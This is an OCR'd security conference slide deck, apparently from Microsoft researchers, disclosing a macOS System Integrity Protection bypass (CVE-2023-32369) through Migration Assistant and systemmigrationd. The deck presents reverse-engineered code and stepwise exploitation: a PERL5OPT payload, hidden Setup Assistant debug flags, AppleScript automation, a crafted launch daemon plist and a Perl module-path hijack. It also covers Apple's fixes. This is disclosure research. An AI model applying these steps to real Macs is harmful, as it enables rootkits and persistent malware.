    rax = (r14)(r13, @selector(nextObject), @"/Library/SystemMigration/Queue");
    rax = [rax retain];
    if (rax == 0x0) goto loc_7ffa043cc9bb;

loc_7ffa043cc7cf:
    var_48 = r13;
    goto loc_7ffa043cc7da;

loc_7ffa043cc7da:
    var_70 = rax;
    rax = (r14)(@"/Library/SystemMigration/Queue", @selector(stringByAppendingPathComponent:), rax, rcx, r8);
    rax = [rax retain];
    r13 = rax;
    rax = (r14)(*0x7ffa4233caf0, @selector(fileURLWithPath:), rax, rcx, r8);
    rax = [rax retain];
    r8 = 0x0;
    rbx = (r14)(*0x7ffa4233ccb8, @selector(isPathSafe:ofType:andOwnedByUID:andGID:), rax, var_38, r8, 0x0);
    loc_7ffa4201bee8(rax, @selector(isPathSafe:ofType:andOwnedByUID:andGID:), rax, var_38, r8);
    if (rbx == 0x0) goto loc_7ffa043cc8e3;

loc_7ffa043cc847:
    var_78 = 0x0;
    rdx = r13;
    r8 = &var_78;
    r12 = (r14)(var_30, @selector(moveItemAtPath:toPath:error:), rdx, @"/Library/SystemMigration/Queue/In-Flight", r8);
    rbx = (*0x7ffa4201bef8)(var_78);
    if (r12 != 0x0) goto loc_7ffa043cc9a4;
```

systemmigrationd

- The migration request file being actively handled will be renamed to In-Flight by the framework.

```
loc_7ffa043cc730:
    r13 = [(r14)(var_30, @selector(enumeratorAtPath:), @"/Library/SystemMigration/Queue") retain];
    rax = (r14)(r13, @selector(nextObject), @"/Library/SystemMigration/Queue");
    rax = [rax retain];
    if (rax == 0x0) goto loc_7ffa043cc9bb;

loc_7ffa043cc7cf:
    var_48 = r13;
    goto loc_7ffa043cc7da;

loc_7ffa043cc7da:
    var_70 = rax;
    rax = (r14)(@"/Library/SystemMigration/Queue", @selector(stringByAppendingPathComponent:), rax, rcx, r8);
    rax = [rax retain];
    r13 = rax;
    rax = (r14)(*0x7ffa4233caf0, @selector(fileURLWithPath:), rax, rcx, r8);
    rax = [rax retain];
    r8 = 0x0;
    rbx = (r14)(*0x7ffa4233ccb8, @selector(isPathSafe:ofType:andOwnedByUID:andGID:), rax, var_38, r8, 0x0);
    loc_7ffa4201bee8(rax, @selector(isPathSafe:ofType:andOwnedByUID:andGID:), rax, var_38, r8);
    if (rbx == 0x0) goto loc_7ffa043cc8e3;

loc_7ffa043cc847:
    var_78 = 0x0;
    rdx = r13;
    r8 = &var_78;
    r12 = (r14)(var_30, @selector(moveItemAtPath:toPath:error:), rdx, @"/Library/SystemMigration/Queue/In-Flight", r8);
    rbx = (*0x7ffa4201bef8)(var_78);
    if (r12 != 0x0) goto loc_7ffa043cc9a4;
```

Why our approaches fail

- We cannot patch Migration Assistant.
  - Loses the entitlement com.apple.private.mbsystemadministration.
  - AMFI/PAC will prevent execution for the latest Apple Silicone devices.

```
if ((imgp->ip_origcpusubtype & ~CPU_SUBTYPE_MASK) == CPU_SUBTYPE_ARM64E &&
    CPU_SUBTYPE_ARM64_PTR_AUTH_VERSION(imgp->ip_origcpusubtype) == 0 &&
    !load_result.platform_binary &&
    !bootarg_arm64e_preview_abi) {
        static bool logged_once = false;
        set_proc_name(imgp, p);

        printf("%s: not running binary \"%s\" built against preview arm64e ABI\n", __func__, p->p_name);
```

- We cannot simply talk to systemmigrationd ourselves.
  - Cannot forge private entitlements.

A new hope: Setup Assistant flags

- While examining the behavior we just described, we noticed Setup Assistant ran with a command-line flag –MiniBuddyYes.

```
MDATPtrace 1675892096367 EXEC:
/usr/libexec/xpcproxy (pid: 2648) (ppid: 1) | New
image:/System/Library/CoreServices/Setup Assistant.app/Contents/MacOS/Setup Assistant
argv:/System/Library/CoreServices/Setup Assistant.app/Contents/MacOS/Setup Assistant -MiniBuddyYes
```

- This lead us to wondering, why not run Setup Assistant directly and cutout Migration Assistant?
  - Running Setup Assistant naively defaults to accessibility wizard.
- However reversing Setup Assistant revealed additional interesting command-line flags!

Setup Assistant flags

```
54      if ( (unsigned int)objc_msgSend(v14, "isEqualToString:", CFSTR("-MiniBuddyYes")) )
55      {
56        v15 = self;
57        v16 = "setPrimaryBuddyType:";
58        goto LABEL_12;
59      }
60      if ( (unsigned int)objc_msgSend(v14, "isEqualToString:", CFSTR("-MigrationBuddyYes")) )
61      {
62        v17 = self;
63        v18 = "setPrimaryBuddyType:";
64 LABEL_23:
65        objc_msgSend(v17, v18, 2LL);
66        goto LABEL_13;
67      }
68      if ( (unsigned int)objc_msgSend(v14, "isEqualToString:", CFSTR("-EOSBuddyYes")) )
69      {
70        -[MacBuddyAppDelegate setPrimaryBuddyType:](self, "setPrimaryBuddyType:", 3LL);
71        goto LABEL_13;
72      }
73      if ( (unsigned int)objc_msgSend(v14, "isEqualToString:", CFSTR("-ResumeBuddyYes")) )
74      {
75        v17 = self;
76        v18 = "setSecondaryBuddyType:";
77        goto LABEL_23;
78      }
79      if ( (unsigned int)objc_msgSend(v14, "isEqualToString:", CFSTR("-XCUITest")) )
80      {
81        firstLoginContext = self->firstLoginContext;
82        self->firstLoginContext = (NSString *)CFSTR("kShouldUseTestValues");
83        objc_release(firstLoginContext);
84      }
```

Setup Assistant flags

```
bool __cdecl -[MacBuddyAppDelegate useDebugParameters](MacBuddyAppDelegate *self, SEL a2)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  if ( getuid() )
    return 0;
  v4 = +[NSProcessInfo processInfo](&OBJC_CLASS___NSProcessInfo, "processInfo");
  v5 = objc_retainAutoreleasedReturnValue(v4);
  v6 = -[NSProcessInfo arguments](v5, "arguments");
  v7 = objc_retainAutoreleasedReturnValue(v6);
  objc_release(v5);
  v8 = (unsigned int)-[NSArray containsObject:](v7, "containsObject:", CFSTR("-MBDebug"));
  v3 = v8;
  if ( !v8 )
    goto LABEL_30;
  v29 = v8;
  -[MacBuddyAppDelegate setRunningAsDebug:](self, "setRunningAsDebug:", 1LL);
  -[MacBuddyAppDelegate setPrimaryBuddyType:](self, "setPrimaryBuddyType:", 0LL);
  -[MacBuddyAppDelegate setSecondaryBuddyType:](self, "setSecondaryBuddyType:", 0LL);
  v33 = 0u;
  v34 = 0u;
  v31 = 0u;
  v32 = 0u;
  v30 = v7;
  v9 = objc_retain(v7);
  v10 = -[NSArray countByEnumeratingWithState:objects:count:](
          v9,
          "countByEnumeratingWithState:objects:count:",
          &v31,
          v35,
          16LL);
  if ( !v10 )
    goto LABEL_27;
  v11 = v10;
  v12 = *( OWORD *)v32;
```


Success!

- Running Setup Assistant with the –MBDebug flag runs the same migration wizard, but without logout or reboot!
  - You can use the –ResumeBuddyYes flag to skip various confirmation windows.
  - With the power of applescript (similarly to AutoIt on Windows) you can click on the “continue” buttons and automatically trigger migration!

Exploitation steps

- Create a small 1GB Time Machine backup and mount with hdiutil.
- Prepare arbitrary payload to run (/tmp/payload.sh).
- Set the PERL5OPT environment variable to make perl run our payload.
- Run Setup Assistant with the –MBDebug and –ResumeBuddyYes flags.
- Run an Apple Script to automate a couple of clicks.
  - “From a Mac, Time Machine backup or Startup Disk”
  - “Continue”
  - “Continue”

Demo: full automation



SIP bypasses - implications

- Just like any security layer, SIP is a double-edged sword.
- If SIP is used maliciously, it can create malware that AV vendors are helpless to remediate:
  - Create undeletable files
  - Load arbitrary kernel extensions / run rootkit
  - Bypass other security mechanisms (e.g. TCC)
    - For example – removing filesystem restrictions and editing TCC.db

Apple's fixes (1)

- We disclosed to Apple in May 2023 and were asked to assess their fix in the Beta version.
- Brutal fix: no environment variables to launchd!
  - Enforcement is done in launchd itself, not just in launchctl, obviously.
  - Killing an entire bug class!

```
root@McJbo ~ # launchctl setenv WHATEVER blah
Could not set environment: 150: Operation not permitted while System Integrity Protection is engaged
root@McJbo ~ #
```

Apple’s fixes (2)

- We don’t need to affect launchd env-vars, just systemmigrationd.
- The launch daemon plist file that defines systemmigrationd is SIP protected, but we can define a new launch daemon.
  - Which supports arbitrary environment variables.
- Well, Launch Constraints make sure we do not hijack any System launch daemons definitions... Ever.

Apple’s fixes (2)

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>Label</key>
  <string>com.jbo.apple.installandsetup.systemmigrationd</string>
  <key>QueueDirectories</key>
  <array>
    <string>/Library/SystemMigration/Queue</string>
  </array>
  <key>ProgramArguments</key>
  <array>
    <string>/System/Library/PrivateFrameworks/SystemMigration.framework/Resources/systemmigrationd</string>
  </array>
  <key>EnvironmentVariables</key>
  <dict>
    <key>PERL5OPT</key>
    <string>QUACK</string>
  </dict>
  <key>POSIXSpawnType</key>
  <string>Interactive</string>
  <key>MachServices</key>
  <dict>
    <key>com.apple.installandsetup.systemmigrationd.MigrateFrom</key>
    <true/>
```

Apple’s fixes (3)

- Can we find alternative ways to affect those perl scripts?
  - Perl has dependencies and apparently will look up in non-SIP protected directories first!
- Create /Library/Perl/5.30/File/Basename.pm with arbitrary contents!

```
root@McJbo ~ # perl -e 'print join("\n",@INC)'
/Library/Perl/5.30/darwin-thread-multi-2level
/Library/Perl/5.30
/Network/Library/Perl/5.30/darwin-thread-multi-2level
/Network/Library/Perl/5.30
/Library/Perl/Updates/5.30.3
/System/Library/Perl/5.30/darwin-thread-multi-2level
/System/Library/Perl/5.30
/System/Library/Perl/Extras/5.30/darwin-thread-multi-2level
/System/Library/Perl/Extras/5.30#
root@McJbo ~ #
```


```
33 #   3. Create database
34 #   4. If creating the database, make launchd not launch us again
35 #
36
37 use strict;
38 use File::Basename;
39
40 my $configured = "/var/db/.configureLocalKDC";
41
42 my $progname = basename ($0);
```

Apple's fixes (3)

- We were able to infect perl, but no cigar.
  - Apparently, Apple also had a tactical fix.
  - Remember drop_sip? They now drop SIP bypassing capabilities before launching these scripts.
- Cool way to persist in perl-intensive environment, but not good here.

Summary

- This vulnerability was assigned CVE-2023-32369.
- Apple made an amazing impression on us – solid fixes all around!
  - Bounty money was donated to charity.
  - We wish to thank Apple.
- With Apple moving everything to userland and creating separate security layers based on their keys to the kingdom (entitlements), we believe similar bypasses will shake the macOS ecosystem.



Thank you!